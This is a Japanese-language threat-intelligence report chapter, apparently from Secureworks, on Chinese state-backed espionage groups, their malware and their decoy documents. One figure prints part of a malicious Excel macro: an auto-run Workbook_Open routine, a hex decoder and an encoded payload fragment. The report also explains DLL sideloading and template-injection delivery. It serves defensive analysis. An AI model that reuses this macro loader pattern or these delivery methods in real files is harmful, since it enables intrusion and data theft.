対照的に、ロシアはハクティビズムの仮面の背後で諜報活動、影響力、攻撃能力を洗練させて活用しており、依然として最大のサイバー脅威となっています。国際政策や軍事情報に関係する組織、そして特に現在のウクライナとの戦争の状況下でロシア政府を敵に回すような行動やメッセージを送る組織は、特に警戒し、潜在的な攻撃に備える必要があります。同様に、旧ソ連諸国やロシアが軍事的に活動している国で事業運営またはサプライチェーンを形成している組織は、混乱や破壊をもたらす攻撃の巻き添えとなるリスクが高まります。CTUリサーチャーは、良好なサイバー衛生を維持するため、既知の悪用された脆弱性の優先的なパッチ適用、多要素認証の実装と適用、リモートデスクトッププロトコル（RDP）端末の保護と監視、エンドユーザーへのサイバーセキュリティ意識向上とトレーニング提供に取り組むことを推奨しています。


Secureworks®

第 4 章

国家支援の攻撃活動

以前のレポートでは、お客様への影響という観点から、中国、ロシア、イラン、北朝鮮の4大敵対的サイバー国家に焦点を当ててきました。今年は、イスラエルとハマスの戦争勃発を受けて、パレスチナの攻撃グループの活動についても取り上げます。さらに、イスラエルがハマスとの戦いの一環としてサイバー能力を活用していることはほぼ確実ですが、パレスチナの活動とは異なり、イスラエルの活動はまだ公の場に飛び火したり、当社のお客様に影響を及ぼしたりしていません。いつものことながら、これらすべての国の活動の主な原動力は地政学的要因です。

ロシアにとって、ウクライナ戦争は依然として主要な焦点です。中国の場合は、世界的にも台湾に対しても高まる緊張がサイバー活動の原動力となっています。イランとパレスチナの攻撃グループの活動は、イスラエルとその支持者への攻撃に大きく傾いています。北朝鮮では、引き続き収益創出の必要性と情報収集の両方の要因によって動機づけられています。



Secureworks®

中国

戦略的な脅威

主な動機：


- ⚠ 諜報活動
- ⚠ 知的財産
- ⚠ 情報窃取

Secureworks®

中国

過去1年間の中国のサイバー活動は、Secureworksのこれまでの観測結果と一致するように推移し続けています。これは、大まかに政治的、経済的、軍事的利益を目的とした情報窃取として分類できます。中国の攻撃グループは、これらの部分的に重複する領域のそれぞれで、中国共産党（CCP）にとって価値のある情報を収集するために懸命に活動しています。この重複は、人民解放軍（PLA）、国家安全部（MSS）、公安部（MPS）のニーズに合わせた国内外の諜報活動の目的をサポートする異なる攻撃グループによるものです。

したがって、昨年のレポートで取り上げた「OPSEC（Operations Security）とステルス化」というテーマは、攻撃グループによってどの程度見られるかは異なりますが、引き続き重要です。中国政府が支援するグループには、PLAと連携した軍事関連グループから、MSSやMPSと契約している商業団体まで、さまざまな運用モデルに従う広い範囲のグループが存在します。これらのグループの中には、帰属の特定を困難にするために、Cobalt Strikeなどの汎用ツールを使用し、環境寄生型の攻撃を活用することを好むグループもあります。通信のためのプロキシネットワークやクラウドベースのサービスの利用も増加していると見られます。リサーチャーの分析を妨害することを目的とした耐解析手法を介して、OPSECに対応するカスタムマルウェアを好む攻撃グループもあります。



経済的利益のための諜報活動

中国経済は国家の成功の中心に据えられています。経済は成長と雇用を提供し、向上心が高まる国民に機会を与えなければなりません。中国を拠点とする攻撃グループが行うサイバー活動の多くが、盗まれた知的財産を中国の国有企業（SOE）に流すことにつながっていることは以前から知られています。歴史的に、こうした活動の多くは、中国共産党の五カ年計画[75]のハイレベル目標に沿った産業分野を対象としており、これは今も継続しています。

2023年10月、米国、英国、オーストラリア、カナダ、ニュージーランドの安全保障機関のトップがカリフォルニア州スタンフォード大学で一堂に会し[76]中国の諜報活動の「壮大な規模」について警告[77]しました。

「中国は経済諜報活動と他者の研究やアイデアの盗用を国家戦略の中心に据えており、その諜報活動はわれわれ5カ国すべての革新者たちを犠牲にしています」

– FBI長官、Chris Wray

2023年9月、Secureworksは、中国を拠点とする攻撃者が広範囲に渡って情報収集活動を展開していることを示唆するマルウェアHemiGate[78]を分析しました。HemiGateはカスタムバックドアであり、任意コマンド実行や、ファイルシステムとのやり取り、スクリーンショットの撮影、キーロギングなどの機能を持っています。Secureworksのリサーチャーは当初、DLLサイドローディングに対して脆弱な、名前が変更された正規のK7AntiVirusの実行ファイル（taskhask.exe）、DLLローダー（K7AVWScn.dll）、暗号化されたHemiGateペイロード（taskhask.doc）、および暗号化された設定ファイル（taskhask.dat）を含むキャビネットファイル（1.cab）を分析しました。




図24. メモリ内のHemigateマルウェア（出典：Secureworks）

バックドアHemiGateは、taskhask.dat設定ファイルをメモリ上に読み込んで、ハードコードされたRC4キーで復号することにより、C2情報を取得します。Secureworksは、このHemiGateの攻撃活動を、「Earth Estries」または「FamousSparrow」と呼ばれる攻撃者に関するサードパーティのレポートと関連付けました。この中国を拠点とする攻撃者の標的には、フィリピン、台湾、マレーシア、南アフリカ、米国、ドイツに拠点を置く政府機関やテクノロジー業界、エンジニアリング、法律事務所、ホテルなどが含まれています。

このような広範囲の標的に対する攻撃活動は、攻撃者が広範囲にわたる情報収集権限を持っていることを意味します。これらのアジア諸国は中国にとって大きな貿易相手国であると同時に、特に南シナ海における領有権をめぐって北京とのさまざまな紛争に巻き込まれています。南アフリカは一帯一路構想[79]（BRI）の重要なパートナーであり、中国とBRI協力文書に署名した最初のアフリカの国です。一方、米国とドイツは主要な競争相手であると同時に重要な貿易相手国でもあります。過去10年間の中国の攻撃グループの活動を観測した結果、中国との経済関係が存在する場所ではどこでもサイバーインテリジェンスの収集が行われており、Hemigateマルウェアキャンペーンはその収集活動の一部である可能性があることがわかりました。

中国にとって半導体は戦略的な焦点であり、同国は製造業の市場シェアを拡大し、最先端のコンピューターチップの開発・生産能力を高めようとしています。半導体、特に最先端のチップ設計は、その世界的重要性の高まりにより、他国が輸出規制[80]によって中国の能力を封じ込めようとしている分野です。このため、半導体企業は諜報活動の重要な標的となっています。2023年10月、Secureworksは半導体業界で働く人々を標的としたと思われる不正ファイルを調査しました。この不正な自己展開形式ファイルは、Taiwan Semiconductor Manufacturing Company（TSMC）のおとり文書を使用し、正当な署名入りのCyberArk Viewfinityアプリケーションのファイルを含んでいました。攻撃者はこれをDLLサイドローディング攻撃に悪用しました。


台灣積體電路製造股份有限公司

簡介

台積公司是全球最大的專業積體電路製造服務公司，提供業界卓越的製程技術、元件資料庫、設計參考流程及其他先進的晶圓製造服務。台積公司在業界的領導地位奠基於「先進技術、卓越製造、客戶夥伴關係」。民國九十六年全年合併營收為新台幣 3,226 億 3,000 萬元，稅後淨利為新台幣 1,091 億 8,000 萬元，每股盈餘為新台幣 4.14 元。

台積公司秉持一貫環保理念，積極導入國際性環保活動，其中針對溫室效應氣體排放的環保議題，台積公司也承諾減量積極進行相關排放減量措施。台積公司與台灣半導體產業協會（Taiwan Semiconductor Industrial Association, TSIA）分別和世界半導體產業協會（World Semiconductor Council, WSC）以及行政院環境保護署簽備忘錄，制定企業全氟化物減量政策及執行計畫，自願承諾於民國九十九年時，將全氟化物排放總量降低至民國八十六年及八十八年的平均值之百分之九十以下。

台積公司不僅致力於節能減碳，更在綠色供應鏈中擔任領導角色，帶領供應鏈夥伴們共同努力於碳排放的減量，期望透過影響力，為環保盡更多心力。而在新廠房興建之設計上，我們實施節能措施，並採用「[illegible]（EEWH）」及「美國節能環保設計標準（LEED）[illegible]」綠建築概念來設計。

25

26

図25. TSMCのおとり文書（出典：Secureworks）




図 26. 自己展開形式ファイルの内容（出典：Secureworks）

不正なDLLは、侵害の第一段階として使用され、C2サーバーからさらに悪意のあるファイルをダウンロードできる、Cobalt Strikeをロードして実行していました。




図 27. メモリ内のCobalt Strikeシェルコード（出典：Secureworks）

政治的利益のための諜報活動

特に過去3年間、中国の攻撃グループの活動は、注目すべき地政学的展開がある場所ならどこでも続いてきました。BRONZE PRESIDENTは、時事的な政治イベントに関する情報収集を任務とする主要グループの1つと見られ、ウクライナで戦争が勃発するとすぐに、ヨーロッパ諸国の政府に大きな関心を示したことが確認されました。BRONZE EDGEWOOD[81]は、政治情報収集に従事しているもう1つのグループです。2023年に、Secureworksは、このグループが中東の緊張を利用して、中国がイスラエルとハマスの紛争に関心を持っていることを示唆するキャンペーンでChinoxyマルウェアを配布していることを観測しました。




図28. BRONZE EDGEWOODの不正なExcelスプレッドシート
(出典：Secureworks)

BRONZE EDGEWOODは、移民の「入国禁止」措置となったさまざまな国籍の個人リストと主張するExcelスプレッドシート内の不正なマクロを使用して、マルウェアChinoxyをC:\ProgramData\photolaunch.exeとして作成しました。


```
Option Explicit
    Sub Workbook_Open ()
    MacroMeter
    EgONchGs
    PUaFfFH
    ysErWId8GKw
    End Sub

    Private Function decodeHex (hex)
        On Error Resume Next
        Dim DM, EL
        Set DM =
        CreateObject("Microsoft.XMLDOM")
        Set EL = DM.createElement("tmp")
        EL.DataType = "bin.hex"
        EL.Text = hex
        decodeHex = EL.NodeTypedValue
    End Function

    Function MacroMeter()
    On Error Resume Next
    Dim vwNPekirg
    vwNPekirg = "FEFF00003000000040000000ff£f0000b80000000000000040000000000
vwNPekirg = vwNPekirg & "3cb2ea6b1a74926b526963681b74926b000000000000000051
wwNPekire = vwNPekira & 10000000000000000000000000000000000000000000000091
```

図29. スプレッドシート内の不正なマクロコード(出典：Secureworks)

また、2023年に、Secureworksは、BRONZE EDGEWOODを、Chinoxyを配信する同様のマクロを含む別の不正な文書に関連付けました。このケースでは、マルウェア運営グループは、Foundation for the Defense of Democracies（fdd.org）のWebサイトから取得したコンテンツを使用しておとり文書を作成しました。この文書には、著者が、イスラエルを攻撃するためにイランから資金提供され訓練されたテロ組織であると考える、19 の組織が記載されています。

この不正な文書にこのようなコンテンツが使用されていることから、標的が中東の政治的出来事に関係している可能性が明確に示唆されます。Chinoxyは実行されると、HTTP経由でC2サーバーと通信します。このマルウェアを使って、BRONZE EDGEWOODは、被害者のコンピューターからファイルのアップロードやダウンロード、ファイルの実行、任意コマンド実行などが可能です。

図 30: BRONZE EDGEWOODが使用しているおとり文書（出典：Joe Truzman[32]）



さらに別の政治的動機による攻撃では、BRONZE EDGEWOODは、G20諸国間の貿易に関係する政府関係者、貿易交渉担当者、経済顧問、非政府組織（NGO）を標的にしました。これらの攻撃では、攻撃者は侵害済みであったと思われるインドネシア政府の電子メール アカウントを使用し、「[FINAL] Hiroshima Action Statement for Resilient Global Food Security_trackchanged.docx」という不正な添付ファイルを含むメールを作成しました。この不正な文書は、欧州連合理事会のWebサイトで入手可能なPDFファイルからコピーしたテキストを新しいDOCXファイルに貼り付けて使用していました。

Hiroshima Action Statement for Resilient Global Food Security

We, the leaders of Japan, Australia, Brazil, Canada, Comoros, the Cook Islands, France, Germany, India, Indonesia, Italy, the Republic of Korea, the United Kingdom, the United States of America, Viet Nam and the European Union, reaffirmed that access to affordable, safe and nutritious food is a basic human need, and shared the importance of working closely together to respond to the worsening global food security crisis with the world facing highest risk of famine in a generation and to build more resilient, sustainable and inclusive agriculture and food systems, including through enhancing stability and predictability in international markets. Noting the key actions outlined in the UN Food Systems Summit 2021 (UNFSS) and the 2022 Global Food Security Roadmap endorsed by over 100 country signatories as well as the G20's efforts on global food security, we intend to jointly take the following actions in cooperation with the international community to strengthen global food security and nutrition and call on other partners to join us in these efforts

1. Responding to the immediate food security crisis

Global food security is threatened by multiple factors and risks such as the COVID-19 pandemic, volatile energy, food and fertilizer prices, the serious impact of climate change and armed conflicts, with disproportionate impacts on the most vulnerable, including women, children and persons with disabilities. The war in Ukraine has further aggravated the ongoing food security crisis around the world, especially in developing and least developed countries. We note with deep concern the adverse impact of the war in Ukraine and stress that it is causing immense human suffering an


図31. G20政府関係者を標的に使用された文書（出典：Secureworks）

不正なDOCXファイルは、以前、BRONZE EDGEWOODに関連付けられていたテンプレートインジェクション手法を使用して、文書の設定ファイルsettings.xml.relsにて指定されたサーバーからtranslate.resというファイルをダウンロードします。translate.resファイルは、Microsoftの数式エディターの脆弱性を悪用する不正なRTFファイルで、「c6gt.b」というDLLファイルを%Temp%フォルダーに作成して実行します。このファイルは、中国を拠点とするいくつかの攻撃グループと関連しているRTF武器化ツールであるRoyal Roadを使用して構築された可能性が高いと思われます。不正な添付ファイルのテーマは、標的に適していたために選択された可能性が高く、攻撃の試みのタイミングも、インドで予定されていた2023年のG20会議に合わせて選ばれた可能性があります。

政治的攻撃を行い名指しされる BRONZE VINEWOOD

2024年3月、米国国務省は、BRONZE VINEWOOD[84]APT31）攻撃グループに所属する7名の個人に対する起訴状[83]を公開しました。起訴状には、同グループが10年以上にわたって不正な活動を通じて実行した大規模な攻撃活動の詳細が記載されています。BRONZE VINEWOODは、武漢市にある中国国家安全部（MSS）湖北省国家保安局が運営するサイバー諜報活動プログラムの一部であることが明らかになりました。

同月、英国政府は、2021年の選挙運動中に英国国会議員に対する偵察活動を行ったとして、同グループを非難[85]しました。また、2021年から2022年の間に英国選挙管理委員会に対して行われた悪意のある攻撃活動2件も中国が行ったとしていました。しかし、これらの攻撃を行った攻撃グループに関する情報は公開されておらず、BRONZE VINEWOODがこの件に関与したという兆候はありません。



CRH:DMP/SK/JKW
F. #2017R00077

FILED
IN CLERK'S OFFICE
US DISTRICT COURT
E.D.N.Y.
* JANUARY 30, 2024 *
BROOKLYN OFFICE

UNITED STATES DISTRICT COURT
EASTERN DISTRICT OF NEW YORK
----------X

UNITED STATES OF AMERICA

- against -

NI GAOBIN (倪高彬),
WENG MING (翁明),
CHENG FENG (程锋),
PENG YAOWEN (彭耀文),
SUN XIAOHUI (孙小辉),
XIONG WANG (熊旺) and
ZHAO GUANGZONG (赵光宗),

Defendants.


----------X

INDICTMENT

Cr. No. 24-CR-43
(T. 18, U.S.C., §§ 371, 981(a)(1)(C), 982(a)(2), 982(b)(1), 1030(i)(1), 1030(i)(2), 1349 and 3551 et seq.; T. 21, U.S.C., § 853(p); T. 28, U.S.C., § 2461(c))

Judge Ramon E. Reyes
Magistrate Judge Peggy Kuo

図32. BRONZE VINEWOODのメンバーの名前が記載された米国国務省の起訴状（出典：Secureworks）




軍事的利益のための諜報活動

中国軍は、同国の継続的なインテリジェンス収集活動の成果を絶えず求めており、多くの外国政府や軍隊に対するインテリジェンス収集を目標として掲げています。繰り返しになりますが、これらの目標は、台湾、南シナ海、米国との国際競争など、中国共産党にとって重要な課題と一致しています。

たとえば、中国は南シナ海に隣接するすべての国と紛争を抱えており、各国は紛争海域のさまざまな区域の領有権を主張しています。中国海軍の艦艇は定期的にフィリピン海軍の艦艇と（文字通り）衝突しています。そのため、フィリピン海軍は常時中国のサイバー攻撃の標的となっています。

Secureworksリサーチャーは、BRONZE EDGEWOODが使用したこの不正な文書など、フィリピンを標的とした中国を拠点とする攻撃グループの事例を調査しました。

この不正な文書はRoyal Roadを使用して作成された可能性が高く、BRONZE EDGEWOODは再びこのツールを使用して、特製のダウンローダーの1つを展開しました。ダウンローダーが使用するGETリクエストでは、ハードコードされたUser-Agent文字列が使用されますが、これはCTUリサーチャーが以前のBRONZE EDGEWOODの攻撃活動で確認したものと同じものでした。



SECRET

Republika ng Pilipinas
Republic of the Philippines
Kagawaran ng Tanggulang Pambansa
Department of National Defense

MEMORANDUM

FOR: [redacted]
USARM

SUBJECT: **Release of Information, Views and Assessment on Several Issues to Defense Attaché of Vietnam**

1. Per SND's handwritten note, respectfully referred is the letter from [redacted], Chief of Staff, AFP (CSAFP) dated December 11, 2023.

2. The CSAFP is recommending the release of information, views and assessment on several issues to Defense Attaché of Vietnam, such as the protest and tearing of Vietnamese flag in front of the Vietnamese Embassy on August 1, 2023; and the Philippine's proposal to conduct joint patrol in South China Sea with

図33. フィリピン軍を標的とした不正な文書（出典：Secureworks）




図34. ハードコードされたUser-Agent文字列（出典：Secureworks）

